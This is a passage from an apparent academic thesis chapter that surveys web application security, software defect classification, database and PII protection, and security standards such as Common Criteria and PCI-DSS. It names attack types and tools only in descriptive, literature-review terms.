Securing web applications is not an easy task. Web applications are often deployed with hidden security vulnerabilities and if we consider any sort of vulnerabilities (like SQL Injection, XSS, local path disclosure, directory listing, etc.), the WhiteHat web site security statistic report found that 63% of assessed web sites are vulnerable and each one has an average of six unsolved vulnerabilities [*WhiteHat Security Inc.*, 2008]. Other reports show an even worse scenario, like the Acunetix report that found 91% of web

sites vulnerable and 70% at serious and immediate risk of being hacked, because they contain critical vulnerabilities [*Acunetix*, 2007].

[*Anbalagan and Vouk*, 2009] studied the relationship between security vulnerabilities and their exploits in terms of calendar time, in-service time and impact. They analyzed 43,710 vulnerabilities from all kind of applications present in the Open Source Vulnerability Database (OSVDB) and realized that about 1/3 of the vulnerabilities are only published after being exploited. In the same study, involuntary vulnerabilities (i.e., where the user does not have to be tricked into interacting with the attack mechanism in order to activate the exploit) account for about 76%. Some of these vulnerabilities can be used to hijack and infect legitimate web pages with malware making them part of a botnet network [*Evron et al.*, 2007]. Infected botnet computers are going to silently and automatically attack their trusted visitors with a collection of payloads. For example, when the Bank of India web application was hacked using a tool like MPack [*Martínez*, 2007], it began attacking every online client with a collection of 22 kinds of malware programs [*Keizer*, 2007]. It is estimated that more than 80% of phishing attacks in the second half of 2008 used hijacked legitimate sites [*Aaron and Rasmussen*, 2009]. To have an idea of how common these attacks are, the Sophos software discovers infected web pages at a rate of one in every 4.5 seconds, continuously [*Sophos*, 2009].

Previously unknown attack vectors arouse as new technologies (like CSS, JavaScript, Servlet, WebService, XML and ASP) are widely adopted on the web. Even AJAX, presented in 2005, and adopted by large corporations like MySpace and Google, can be vulnerable and exploited [*Stamos and Lackey*, 2006]. Other times, attacks become known after the technology they exploit is being used for a long time. When this happens, any web application written using this technology is likely to have security vulnerabilities that were not contained during the development phase (because the programmers were not aware of the problems associated to them). To have an idea of how many new methodologies of attack are being currently found, Jeremiah Grossman posted the top ten web hacking techniques collected from around 70 novel hacking techniques discovered in 2008 [*Grossman*, 2009b]. Most of them address well-known

software programs, protocols and vulnerabilities, but exploited in a way never seen before.

New types of attacks are being discovered every year, as can be seen in the Black Hat Briefing conference events and presentations [*Techweb*, 2010]. Other security harms come from the discovery of new types of vulnerabilities that can be exploited across many technologies. The Chinese attacks in 2007 used a new technique to mass exploit SQL Injection using automated queries and injecting in the vulnerable sites malicious JavaScript in HTML IFRAMES [*Zino*, 2009]. Hackers were exploiting a vulnerability in Microsoft web server IIS 6.0 and bad web application code written in ASP and ASPX. With this methodology, hackers could attack over 1.3 million web pages transforming them into attacking botnets [*Johnson*, 2008]. Users visiting these sites were attacked automatically using six different exploits trying to install an online gaming Trojan in their computers.

According to the December 2010 Netcraft survey, there are over 255 million web sites accessible to web users [*Netcraft*, 2010]. Obviously, it is not realistic to expect that we reach a stage where all the bugs in existing applications are fixed. It is also not realistic to assume that new applications will be deployed without security issues. However, it is possible to create a trend to improve the development of new applications. In fact, the fight against defects and poor quality software is well acknowledged and there has been a lot of research on best coding practices, in many cases integrated in comprehensive software development lifecycles [*Boehm and Basili*, 2001; *Kim and Skoudis*, 2009; *Martin et al.*, 2009; *OWASP Foundation*, 2007; *SPI Dynamics, Inc.*, 2002a; *Wiesmann et al.*, 2005].

2.2 Software defects and security

Software developers cannot assure code scalability and sustainability with quality and security. It is unfeasible to produce a complex application without defects and, even when this occurs, it is impossible to know it, prove it and repeat it systematically [*Les Hatton*, 2007]. Researchers, software industry and government legislations have been trying to improve quality and reliability of software by reducing the number of defects

and their consequences in security of the deployed application, but this seems to be an endless task.

2.2.1 Software defects

An IEEE Software article [*Les Hatton*, 1995b] cited statistics from the [*Business Week Special Issue*, 1991] showing that, back in 1976, the code at NASA Goddard Space Flight Center had an average of more than six defects in every thousand lines. By 1990 this number decreased to near four in every thousand lines. Despite the effort put in improving the quality, the number of defects was still high and not likely to disappear.

Nowadays, best systems appear to have around one defect per 10 thousand executable lines of code [*Les Hatton*, 2007]. The 2009 Coverty report, contracted by the US Department of Homeland Security, scanned of over 60 million unique lines of code from popular open source projects (like Firefox, Linux, FreeBSD, Samba, Apache, Perl and PHP) using their static analysis tool [*Coverty, Inc.*, 2009]. They uncovered one defect in every four thousand lines of code, which is a 16% reduction compared to the 2006 report. However, according to the US Defense Department and the Software Engineering Institute at Carnegie Mellon University cited by [*Gross et al.*, 1999], for general-purpose applications it is widely accepted that for every thousand lines of code we find, in average, from five to 15 defects.

We can certainly assume that common software development companies do not have the resources or the technology of NASA and much of the code do not pass through strict tests like the ones applied by NASA. Consequently, the number of bugs in common applications should be much higher. The software is increasing in complexity and this has a direct impact in the number of bugs. If we consider that a usual business application has an average of 150 to 250 thousand lines of code, according to a Reasoning study [*Reasoning, LLC*, 2006] cited by [*Software Magazine*, 2001] we expect every application to have from 750 to 3,750 bugs in average (using [*Gross et al.*, 1999] average defect rate). According to a five year Pentagon study cited by the same magazine, a single security problem takes, in average, about 75 minutes to diagnose and two to nine hours to fix. Even if we consider best-case scenarios, a single application

takes more than 39 days to diagnose and more than 62 days to fix, if developers could work round the clock.

One of the aspects that contribute to software defects seems to be related to how bad different programming languages are in terms of propensity of mistakes for critical applications, including security problems. Clowes discussed common security problems derived from the rich features of the PHP language and easiness in programming with it [*Clowes*, 2001], but this problem affects many other programming languages. For example, the widely used C language has so many serious security problems, from which string functions are particularly sensitive that for many security researchers "*the best software security advice about C is: don't use it*" [*McGraw*, 2006]. To overcome unsafe C functions, Microsoft has developed a set of new functions and deprecated the old ones in their software development platform Visual Studio.NET [*Howard and LeBlanc*, 2003]. The choice of the type system (strong or weak) and the type checking (static or dynamic) of the programming language may also affect the robustness of the software. In particular, a strong typed programming language with a static type checking can help deliver a safer application without affecting its performance [*Tomatis et al.*, 2004].

The number and type of bugs affecting applications are also dependent on the version of the programming language. For example, before 2007, the exploitation of Remote File Inclusion (RFI) vulnerabilities[3] was very common in PHP web applications due to weaknesses in the default configuration shipped with PHP. Later, PHP improved its default configuration and deprecated critical configuration variables, which are now not

---

[3] The exploitation of RFI vulnerabilities allows the attacker to execute arbitrary code on the server. This may give to the attacker the complete control of the server, which can have a cascading effect on the organization because from this server the attacker can access other inner resources.

available or have safer default values (e.g. `allow_url_fopen`, `allow_url_include`, `register_globals`). PHP also restricted the support for remote file access for some functions used by hackers to perform RFI [*PHP Group*, 2010]. These PHP improvements contributed to the decrease of the importance of RFI vulnerabilities in 2009 leading to their removal from the OWASP top ten 2010 list [*OWASP Foundation*, 2010].

To improve software quality, developers need a deep knowledge on the software bugs that must be mitigated. Researchers at IBM developed a classification scheme of software faults or defects, intended to improve the software design process and, consequently, reduce the number of bugs of the final product [*Chillarege et al.*, 1992; *Christmansson and Chillarege*, 1996]: the Orthogonal Defect Classification (ODC)[4]. The ultimate goal of ODC is to facilitate defect prevention and the underlying idea is that knowing the root cause of software defects helps removing their source, therefore contributing to the improvement of software quality [*Mays et al.*, 1990]. According to the ODC, software defects can be classified into one of eight orthogonal categories: function, interface, checking, assignment, timing/serialization, build/package/merge, documentation and algorithm. In its essence, the correction made to fix each defect is simple: either there was something missing or there was something incorrect. The ODC classification scheme bridges the gap between statistical defect models aimed at predicting the reliability of software and the qualitative causal analysis that identifies the root cause of bugs, so similar bugs can be avoided in future software devolvement.

The in-process ODC feedback is mainly part of the foundation of a collection of software testing best practices [*Chillarege*, 1999]. The ODC is a method of feedback control for the software development process, which has been traditionally difficult to

---

[4] Ram Chillarege was presented with the IEEE Computer Society Technical Achievement Award and the IBM Outstanding Innovation Award for the invention of ODC.

achieve. It is based on the fact that most of the cost associated to the software development is in the change introduced in the process and, therefore, it considers every necessary change in the process development as a defect. In fact, it shows the state of the product going through the process development, by analyzing the number and type of defects along its development stages. The ODC defect is analyzed, giving feedback to the development and management team, which makes informed decisions and necessary adjustments. The feedback that ODC provides to the development team about the cause-effect of software defects is a major contribution and it may help prevent the re-occurrence of the same defect in the future [*Arkin et al.*, 2005; *Chillarege et al.*, 1992]. This leads to the reduction of both development and maintenance time and costs and the release of a better product.

Another common systematic approach to analyze the defects of an application is the Root Cause Analysis (RCA). Like the ODC, the RCA improves the productivity methods of software engineering by analyzing the possible causes of a software defect, so that they can be removed, preventing the defect from recurring [*Buglione and Abran*, 2006]. However, this is done one defect at a time, which is a long and complex process that requires a large number of expert individuals. The RCA is not easily scalable, and to identify the root cause of every defect takes more than one hour. For large projects the RCA can only be used to analyze a sample of all defects.

ODC allows the analysis of group of defects together, which is faster and less expensive than the RCA. According to Chillarege, with the ODC this analysis takes less than four minutes to complete, after developers being trained for only eight hours [*Chillarege*, 2006]. ODC produces a systematic result communication and feedback, which allows a greater coverage of the defect space than using RCA.

To develop high-quality software, developers should follow best code practices. Researchers Maxion and Olszewski [*Maxion and Olszewski*, 2000] analyzed the problem of programmers forgetting to write exception-handling code in C programs. According to Les Hatton, author of the book "Safer C: Developing Software for High-Integrity and Safety-Critical Systems" [*Les Hatton*, 1995a], to improve the reliability of

software the development team should use a technique with several diverse independent channels that analyze the input of the application (like what is usually done in critical hardware systems like airplanes and space shuttles), as it results in a superior product than using a single channel [*Les Hatton*, 1997]. This multiple channel (or design diversity) application becomes more tolerant to faults than the single channel version and it is preferable when the cost of failure is high [*Avizienis et al.*, 2004]. The open source community uses the same approach of multiple channels (several contributors from around the world) to obtain a manageable piece of software code and they are also able to achieve a higher level of quality [*Les Hatton*, 2007]. The security danger posed by the monoculture affecting entire software systems due to monopolies, like Microsoft, was addressed in a Computer & Communications Industry Association (CCIA) report [*Daniel Geer et al.*, 2003][5]. However, putting more programmers writing a single piece of software does not necessarily make the software better or reduce the time-to-market [*Brooks*, 1995]. The development should be perfectly scheduled, integrated into the project management and within a well-established software development lifecycle.

During the software development lifecycle, the application should be thoroughly tested, which is considered a very important aspect for developing reliable and secure software [*McGraw*, 2006; *Microsoft Corporation*, 2009; *OWASP Foundation*, 2006]. Test cases should assure that the final product is according to the specifications, which is called functional testing. To test for security problems it is used non-functional testing, which is the search for dangerous hidden functionalities that are somehow present in the code and that can be maliciously exploited.

---

[5] The monopoly also has other side effect risks that indirectly affect the software security, like what happened to Daniel Geer, who was fired from the company he was CEO, @stake, which is a Microsoft supplier, for being one of the coauthors of the report [*Daniel Geer et al.*, 2003].

To see the importance given to testing, Microsoft uses a ratio of one tester for every three developers. Microsoft requires 70% block coverage of test cases during ship cycles to be compliant with Microsoft code coverage exit criteria. However, building test cases is prone to errors and cannot assure complete coverage of all the possible situations. In fact, test cases usually focus on shallow properties or partial correctness, which inevitably leaves room for bugs and security vulnerabilities (it is unfeasible to test all the theoretical possible situations and it does not scale well).

The use of Statecharts modeling providing a high-level view of the program was proposed to address the development of test cases for complex software [*Santiago et al.*, 2006]. Another technique is the parameterized unit testing, which does not need the complete program to run: single components of the application can be tested independently of the rest of the software. This technique is more focused on the specific characteristics of the target component and has the advantage of allowing the test (and corrections resulting from this procedure) to be made before the program is complete. However it lacks the holistic view of the final software and cannot test errors that can propagate to other components. This testing approach is implemented, for example, in the Pex test tool for the .NET framework [*Tillmann and de Halleux*, 2008; *Tillmann et al.*, 2009].

2.2.2 Software security

"*Software security is the practice of building software to be secure and function properly under intentional malicious attack*" [*McGraw*, 2006]. Security is a reliability characteristic and a concept with a set of attributes: **confidentiality** (the absence of unauthorized disclosure of information), **integrity** (absence of improper system alterations), and **availability** (readiness for correct service) [*Avizienis et al.*, 2004; *Powell and Stroud*, 2003]. Concerns about security and the protection of digital data are not new although their wide adoption is still scarce. These concerns come from the early days of computer science, a couple of years before the birth of the Internet, as special attention was devoted to classified information, military security and industrial espionage [*Ware*, 1967]. At the time, although no references were made to actual security breaches, Willis Ware assumes that the security problem exists in principle and

27

discusses the technological approaches to mitigate it. The technology was much different from today, however, the problems discussed and the four types of vulnerabilities presented (**human**, **hardware**, **software** and **organizational**) are still quite up-to-date [*Denning*, 1998].

According to the taxonomy of dependable[6] and secure computing [*Avizienis et al.*, 2004], a **fault** is the adjudged or hypothesized cause for an error, an **error** is a state that deviates from the expected state and may lead to a failure, and a **failure** is an event that occurs when the delivered service deviates from correct service. The fault is active when it causes an error otherwise it is dormant. The activation of a fault causes an error that may lead to a failure. Powel and colleagues define the composite fault model as the relationship between **attack/vulnerability/intrusion** [*Powell and Stroud*, 2003]. This is the specialization of the chain of dependability threats **fault/error/failure**, applied to the scenario of an attack to the system. The security **vulnerability** is a weakness (an internal fault) that may be exploited to cause harm, but its presence do not cause harm by itself [*Krsul*, 1998]. It weakens or breaks the security attributes (confidentiality, integrity and availability) of the system [*IBM Global Technology Services*, 2009] and allows an attacker to execute commands as another user, to access restricted data, to pose as another entity or to cause a denial of service [*MITRE Corporation*, 2009b]. An **attack** can be considered as a malicious external interaction exploiting a security vulnerability to attempt an intrusion that may cause an error and possibly subsequent failures of the system [*Avizienis et al.*, 2004]. An attack is an intrusion attempt and an **intrusion** is the externally-induced fault resulting from a successful attack [*Powell and Stroud*, 2003]. It is required a vulnerability in order to make it possible an attack to succeed. Security attacks are an external factor that mainly depends on the intentionality and capability of humans to maliciously break into the system taking advantage of

---

[6] "*Dependability is the ability to deliver service that can justifiably be trusted*" [*Avizienis et al.*, 2004].

potential vulnerabilities. This way, the failure is what is caused by the error produced by the intrusion, which is the result of a successful attack of the vulnerability (Figure 2-2).

Figure 2-2 – Intrusion as a composite fault model.

*(adapted from [*Powell and Stroud*, 2003])*

The prevention against security attacks includes all the measures needed to minimize (or eliminate) the potential attacks against the system. On the other hand, attack removal is related to the adoption of measures to stop attacks that have occurred before. The major approaches to achieve security (and dependability) are the following [*Avizienis et al.*, 2004]:

1. **Fault prevention**, which means to prevent the occurrence or introduction of faults. This is part of software engineering best practices and includes the reduction of security bugs and the use of processes (like secure software development lifecycles) that eliminates their causes.

2. **Fault tolerance**, which means to avoid service failures in the presence of faults. This can be achieved either by identifying the presence of the error state (resulting from an attack) or by system recovering from the error state (therefore preventing the attack to succeed) and prevent the possible propagation of the error to other parts of the system. Design diversity can be used to achieve fault tolerance to intrusions, malicious logic and vulnerabilities. Intrusion tolerance can be regarded as the specific instantiation of fault tolerance for security (i.e., considering an intrusion as the fault).

3. **Fault removal**, which means to reduce the number and severity of faults. To assist the removal of security faults during the development of the application we can use static verification (static analysis and model checking) and dynamic verification (e.g., penetration testing). On the other side, during the use of the application, administrators should do proper system maintenance, like applying patches as soon as they are available. Furthermore, any configuration problems detected in security mechanisms must be immediately fixed.

4. **Fault forecasting**, which means to estimate the present number, the future incidence, and the likely consequences of faults. Microsoft presented the Threat Modeling (derived from the fault-tree method) to uncover (and then correct) security bugs in the software design phase [*Howard and LeBlanc*, 2003]. Fault forecasting can also be done using fault injecting techniques (e.g., injecting vulnerabilities in the software and have a code review team searching for them [*McConnell*, 1997]).

A seminal paper from Saltzer and Schroeder describes and examines in depth a number of central security principles like protecting computer-stored information from unauthorized use or modification [*Saltzer and Schroeder*, 1975]. An extensive work to understand security vulnerabilities in operating systems was conducted by Defense Advanced Research Projects Agency (DARPA) presenting the Protection Analysis (PA) project targeting the automation of techniques for security defects detection [*Bisbey and Hollingworth*, 1978]. A later paper by Thompson leverages the possibility of existence of hard to detect Trojan Horses in executable code [*Thompson*, 1984]. Finally, a book about how to exploit Linux and Windows environments (mainly various types of buffer overflows), and how to discover vulnerabilities in applications and databases was delivered by [*Koziol et al.*, 2004].

In spite of some research efforts like those presented, security was not considered an important issue that deserved a constant and widespread monitoring and investment before the Internet boom. In 1993, Steve McConnel, in the book "Code Complete" [*McConnell*, 1993], does not talk about security. This is considered as a good reference book, it won a Jolt Product Excellence Award in 1993 and is still used as a manual by

many College courses. Since around 1999 security was taken more seriously, with the book "Computer Security" by Gollmann [*Gollmann*, 1999] and the second edition of "Code Complete" in 2004 already focuses defensive programming and security, making reference to the book on security programming "Writing Secure Code" [*Howard and LeBlanc*, 2003].

One of the most widely exploited vulnerabilities, the buffer overflow, was discovered in 1972 and became well known after the Morris Worm[7] in 1988 [*Nazario*, 2004]. Despite of this wide spread concern and of being very well understood (since 1996 [*Aleph One*, 1996]), this flaw is still being actively used as one of the top vulnerabilities exploited. Its exploitation has been enhanced [*Pincus and Baker*, 2004] and its effectiveness can be seen in numerous up to date reports [*Martin et al.*, 2009; *MITRE Corporation*, 2008; *SANS Institute*, 2007]. For example, the Conficker worm affected over 15 million computers in just a few months (late 2008 and beginning of 2009) and exploited this old school vulnerability in a Microsoft Windows service [*Randall*, 2009; *SRI International*, 2009]. The SQL Slammer, in 2003, also exploited the buffer overflow in the Microsoft SQL Server, affecting more than 75 thousand victims in just 10 minutes, with a total cost of more than one billion dollars [*Boutin*, 2004].

If an ancient vulnerability like the buffer overflow is still present and actively exploited after being discovered several decades ago, we can imagine that for the case of new technologies and new attacks applied to web applications the situation should be dramatic. Moreover, compared with many operating system services, web applications

---

[7] The Morris Worm, also known as the Internet Worm exploited a buffer overflow in the UNIX `finger` service and had notorious media coverage because it spread extensively on the web and its author, Robert Morris, was the first person to be convicted under the US Computer Fraud and Abuse Act [*Munson*, 1991]. It is believed that this worm infected about 10% of the web.

have almost no restrictions or regulations defining what they can do and the way they are supposed to do it, which makes the task to secure them even more difficult and demanding.

Web browsers use the layout engine to process the responses of the web server and to parse the Document Object Model (DOM) of HTML received [*W3C*, 2005]. There are several layout engines available, like Gecko from Mozilla, WebKit from Safari, Presto from Opera and they interpret the HTML code differently not fully supporting the standards [*Hammond*, 2009]. Several vulnerabilities affect only a specific browser or browser version, usually due to the relaxed way the layout engine treats the HTML code and this is usually exploited by hackers (e.g., the MySpace Worm [*Kamkar*, 2006]).

The ability to store partial web application database content (like emails and contacts) in the client side (web browser) opens a completely new area to be explored and exploited by hackers [*Michael Sutton*, 2009]. For example, the Google Gears can be used to conduct XSS and SQL Injection attacks (see section 2.3) in Google offline enabled applications. This client side storage also poses new questions (like new attack vectors and ways to protect the data), as these types of applications are also being spread across mobile devices and modern cell phones (like the iPhone [*SecurityFocus*, 2009]).

Building secure systems covering all the aspects from design to implementation and testing is covered by the Anderson book "Security Engineering: A Guide to Building Dependable Distributed Systems" [*Anderson*, 2001]. It also analyses the problem of maintaining existing systems that need to adapt in the fast changing and hostile environment where we live today. Properly maintaining and managing software is difficult and there are many regression problems (with real risk of disrupt currently working software) when upgrading software or applying patches, which is a real concern of software administrators. However, failing to patch systems in due time leads to a dangerous situation that conducts by itself to the presence of already known bugs and security problems in many software installations (e.g. [*DK*, 2007]). These types of unpatched vulnerabilities can be attacked with well-known tools like the free Metasploit framework [*Maynor*, 2007] and the commercial MPack [*Martínez*, 2007].

2.2.3 Database security

Databases are the crown jewels of web applications. As such they are the preferred target for web attackers that try to access and manipulate them. Databases can be secured by the application or by intrinsic features of the Database Management System (DBMS). The main goal of security in the DBMS is to achieve the generic security attributes [*Ramakrishnan and Gehrke*, 2002]: **confidentiality (**secrecy), **integrity** and **availability**. That is, only authorized users should see (confidentiality) and manipulate the data (integrity) whenever they need it (availability). However, current systems are not well prepared for assuring these attributes with the needed detail [*Powell and Stroud*, 2003], especially in what concerns the detection of intrusions and unauthorized accesses when the potential intruder gets access to the machine where the DBMS is running [*Agrawal et al.*, 2002]. In fact, database security features focus on preventing unauthenticated and unauthorized users to access database data and not on intrusion detection. To protect the database from intrusion, the Database Administrator (DBA) needs means to prevent and remove potential attacks and vulnerabilities. Recent works have addressed concurrent intrusion detection (and attack isolation) in DBMS, and this issue is clearly a hot topic [*Boyd and Keromytis*, 2004].

One important security mechanism available to the DBA is auditing [*Ramakrishnan and Gehrke*, 2002]. In many database applications, auditing is required by law and corporative regulations like the PCI-DSS [*PCI Security Standards Council*, 2008], in order to assure that any action in the database can be traced back to an individual user/program (e.g., hospitals, banking, electronic voting, etc.). In less demanding applications, the audit trail is switched on only when there is a suspicion that the database is being subject to anomalous use. Of course, the auditing causes some performance overhead, which is in general not very relevant unless the server is running close to its loading limits [*Finnigan*, 2001; *Vieira and Madeira*, 2005].

The audit data can be used by the DBA to perform a posteriori analysis of data access and manipulation in order to identify potential malicious actions. This forensic analysis is typically conducted by analyzing the database audit data, operating system and services (e.g. web server) logs [*Farmer and Venema*, 2005]. However, the analysis of

33

the audit trail is a difficult and time-consuming task. It can even be unfeasible to perform in databases with hundreds of users performing concurrent operations. Furthermore, there is a lack of intelligent auditing tools able to help in the database audit process [*Yuhanna et al.*, 2005]. More important, auditing is only useful for diagnosis or investigation purposes of past security attacks, not for online action. Databases store vital enterprise data [*Fossi et al.*, 2008; *Ramakrishnan and Gehrke*, 2002] and they are prone to data breaches [*Oltsik*, 2009] so other tools (like IDSs and WAFs discussed in section 2.4) are needed to increase the protection of the database.

Currently, the security of the database relies on the correct configuration of innumerous parameters by the DBA or the application developer, which is prone to errors. In addition, security policies and development best practices are often disregarded, creating an opportunity for the misuse of the unprotected system and data [*Antón et al.*, 2007; *Howard and LeBlanc*, 2003; *Stuttard and Pinto*, 2007]. When defined, security policies are also not prepared to protect database data against privileged malicious inside users [*CSO magazine et al.*, 2007]. In fact, masquerade attacks, where adversaries hide their identity by impersonating other people on the computer, are one of the most frequent forms of security attacks that were subject to analysis by various research groups [*Maxion*, 2003; *Maxion and Townsend*, 2002; *Schonlau et al.*, 2001; *Schonlau and Theus*, 2000] and reports [*Baker et al.*, 2010; *Richardson*, 2010].

One of the most sensitive data stored in databases is Personally Identifiable Information (PII) and enterprise data [*Fossi et al.*, 2008; *Ramakrishnan and Gehrke*, 2002]. PII is data that identifies or allows the identification of a specific individual and it is usually subject to liabilities when not well protected. Storing PII data in clear text into the back-end database is a major danger for the enterprise, because it affects the privacy of the clients, its reputation and it poses legal responsibilities to the enterprise. There are so many ways that a record data can be retrieved and maliciously used that it is a recommendation in all security best practices to only store the data that is strictly necessary and to encrypt every sensible data, like the passwords and credit card accounts [*PCI Security Standards Council*, 2008].

According to a Verizon Business IR team report, merging the Verizon and the United States Secret Service (USSS) datasets, it is estimated that over 85% of the 143 million records compromised in 2009 was done by organized crime [*Baker et al.*, 2010]. The percentage of breaches involving financial service organizations was 33% and this interest is also confirmed by the CSI report showing that financial fraud increased from 12% to 19.5% from July 2008 to June 2009 [*Richardson and Peters*, 2009]. With respect to the cost/benefice of the attack, the report shows that 95% of the total records breached belong to the 17% of attacks considered as highly difficult to perform, requiring advanced skills. Retail is responsible for about 14% of the total breaches reported and financial services 33%, although financial services account for 94% of the total records compromised [*Baker et al.*, 2010].

Many web application hacking attacks target the theft of PII data records, which is critical to enterprises and their customers. The number of publicly reported breaches increased 44% in 2008 [*Identity Theft Resource Center*, 2009b, 2009a]. Moreover, the average cost per record rose 11% from 182 dollars in 2006 to 202 dollars in 2008 [*Ponemon Institute*, 2009]. These values consider the costs of detection of the data breach, notification and loss of future business to companies, which is responsible for 69% of total costs of a data breach.

The disclosure of PII data has dangerous consequences for the victims. For example, a study conducted by @www shows that the percentage of people that reutilizes their online passwords is around 61% [*Pickard*, 2008]. In a recent mass data disclosure, 32 million accounts of the RockYou community were compromised [*Siegler*, 2009]. This was the largest password breach ever and it was analyzed in an Imperva whitepaper [*Imperva*, 2010]. The study shows that users tend to choose very weak passwords and the authors estimate that a hacker with an automated attack can crack one password every second, corresponding to 111 guess attempts, if they use a carefully chosen dictionary. Against all security measures and best practices, the data includes clear text passwords and even third-party passwords, which may have a devastating cascade effect for users. Besides the huge amount of confidential information unveiled, an undisclosed

number of other online services are also compromised because of account credential reutilization.

Security regulations (e.g. PCI-DSS [*PCI Security Standards Council*, 2008]) and best practices recommend the careful use of PII by organizations. This can be seen in the most relevant security software lifecycle initiatives like the OWASP Comprehensive, Lightweight Application Security Process (CLASP) [*OWASP Foundation*, 2006], Microsoft Secure Development Lifecycle [*Microsoft Corporation*, 2009] and Software Security Touchpoints [*McGraw*, 2006]. PII information should be encrypted when in transit and when it is stored, using strong ciphers like AES for symmetric encryption, RSA for asymmetric encryption and SHA2 for hash. Moreover, PII data should only be stored if needed by the operation in course and only during the time it is needed.

2.2.4 Security regulations

The problem of poor security is not just a subject of badly written application code, inadequate languages or vulnerable database systems. It is a much wider and complex issue when seen from the perspective of enterprises that have to face outside and inside threats, as stated by the annual CSI/FBI studies [*Gordon et al.*, 2006; *Richardson*, 2008; *Richardson and Peters*, 2009], the Verizon report [*Baker et al.*, 2010], among others. This global security concern is attracting an increasing budget from enterprises and security development companies, even in problematic economic times [*McGraw*, 2008]. To overcome this problem, governmental and industry wide consortiums are proposing overall enterprise security assessment procedures, tools and mandatory compliances. Most of them have been proposed after 1996, so they are one of the outcomes of the web boom. The following paragraphs introduce the most relevant ones.

The SAMATE Reference Dataset is a project of the US National Institute of Standards and Technology (NIST) to help measure the effectiveness of software security assessment tools and methods [*NIST*, 2006]. It contains a wide collection of metrics and test cases of known security bugs from a wide range of programming languages (including C, C++, Java and PHP) and platform setups that can be applied in all the phases of the software development lifecycle. Researchers and software development

houses can use this standard repository to benchmark and evaluate their tools and methodologies.

The Open Information System Security Group (OISSG) released the Information Systems Security Assessment Framework (ISSAF), which integrates security related domains that provide management tools and internal control checklists to be used by organizations [*OISSG*, 2006]. The OISSG also offers various generic and specific ISSAF security professional certifications. The ISSAF is based on risk management and provides a set of field-tested checklists, questionnaires, procedures and tools that help evaluate the organization compliance with security industry standards, laws and regulatory requirements.

The Trusted Computer System Evaluation Criteria (TCSEC) is a US Department of Defense (DoD) standard that sets basic requirements for assessing the effectiveness of computer security controls built into a computer system. The TCSEC was used to evaluate, classify and select computer systems being considered for the processing, storage and retrieval of sensitive or classified information [*DoD*, 1985]. The TCSEC, frequently referred to as "The Orange Book", is the centerpiece of the DoD Rainbow Series publications trying to codify security assurance. Initially issued in 1983 by the National Computer Security Center (NCSC), an arm of the National Security Agency, and then updated in 1985, TCSEC was replaced by the Common Criteria international standard originally published in 2005.

The Common Evaluation Methodology (CEM) or Common Criteria (CC) [*Common Criteria*, 2009] is an international standard (ISO/IEC 15408) for computer security certification. It defines the process for evaluating assurance levels (from one to seven, in ascending assurance level), where each level is based on a set of assurance requirements. CC is a framework that assures the presence and the process of specification, implementation and evaluation of a computer security feature. The important assets that need protection are usually in form of information that has to be strictly available, disseminated and modified according to the owner claims, in spite of the possible threats that may be present. CC framework is only focused on IT

countermeasures, so human security and procedures are outside its scope, although they play an important role in defending any computer system. The framework can be used by developers, vendors and testers to evaluate their products and to determine their compliance with the CC standard. This standard is an important operational activity in a Defense-in-Depth strategy [*NSA*, 2004], however, although it guarantees design specifications, it does not guarantee code quality or resilience to attacks [*Howard and Lipner*, 2006].

The Institute for Security and Open Methodologies (ISECOM) released its Open Source Security Testing Methodology Manual (OSSTMM) so that software projects can cope with international (country or region) security legislations, industry group regulations and business (or organization) policies to assure security compliancy [*Herzog*, 2006]. This manual helps security assurance teams to perform security testing with a formal scientific methodology in order to accurately calculate and measure scope, protection, and loss controls. The OSSTMM is a global software security assessment, not specific for web applications, although due to its global scope, it can also be applied in the web. Given its importance for the community, the OSSTMM has a set of accredited certification training and exams around the world, has affiliates in the industry and it is even included (along with ISSAF documentation) in the Linux security assessment suite distribution BackTrack [*BackTrack Linux*, 2010].

The Payment Card Industry Data Security Standard (PCI-DSS) was created by American Express, Discover Financial Services, JCB International, MasterCard Worldwide, and Visa Inc. to provide the technical requirements for the security of their data security compliance programs [*PCI Security Standards Council*, 2008; *Sophos*, 2008]. It is widely adopted by major financial institutions and by common ebusiness and ecommerce transactions on the web to enhance cardholder data security using a consistent data security standard. To cope with security issues, many organizations dealing with credit cards require the compliance of their applications with the PCI-DSS for account data protection. Also many other critical applications and organizations follow the PCI-DSS regulations, like IBM, eBay, Amazon, OWASP, WhiteHat, Acunetix, Verizon, etc. It is considered a security assessment tool based on 12

38

requirements and their corresponding testing procedures that categorizes the vulnerabilities into five severity levels as described in Table 2-1[8]: Urgent (5), Critical (4), High (3), Medium (2) and Low (1). In order to be compliant with the PCI-DSS standard the application must not contain high-level vulnerabilities, which correspond to the levels 5, 4, or 3. As many enterprises are trying to be compliant with the PCI-DSS standard, it is becoming a major driver in improving application security.

Table 2-1 – PCI-DSS data security standard vulnerability severity levels.

*(adapted from [*PCI Security Standards Council*, 2006])*

Level	Severity	Description
5	**Urgent**	Trojan Horses; full file-system read and writes exploit; remote root or administrator command execution; hackers can compromise the entire host; remote execution of commands as a root or administrator.
4	**Critical**	Potential Trojan Horses; file read exploit; remote user capabilities; partial access to file-systems (for example, full read access without full write access); expose of highly sensitive information.
3	**High**	Limited exploit of read; directory browsing; DoS.
2	**Medium**	Sensitive configuration information can be obtained by hackers.
1	**Low**	Information can be obtained by hackers on configuration.

Security assurance procedures, mandatory for companies that want to be compliant with security standards, do help improving the overall security of the application. However, they neither apply to the vast majority of applications in the field nor they stop security related problems from occurring. In fact, there are reports of PCI-DSS compliant sites vulnerable to XSS and SQL Injection and there are a lot of discussions around the real

---

[8] There are other systems that attribute a score to the vulnerabilities, like CVSS [*Mell and Scarfone*, 2007], CERT/CC [*US-CERT*, 2010], SANS vulnerability analysis scale [*Bayne*, 2002] and the proprietary scoring system of Microsoft [*Microsoft Corporation*, 2002].

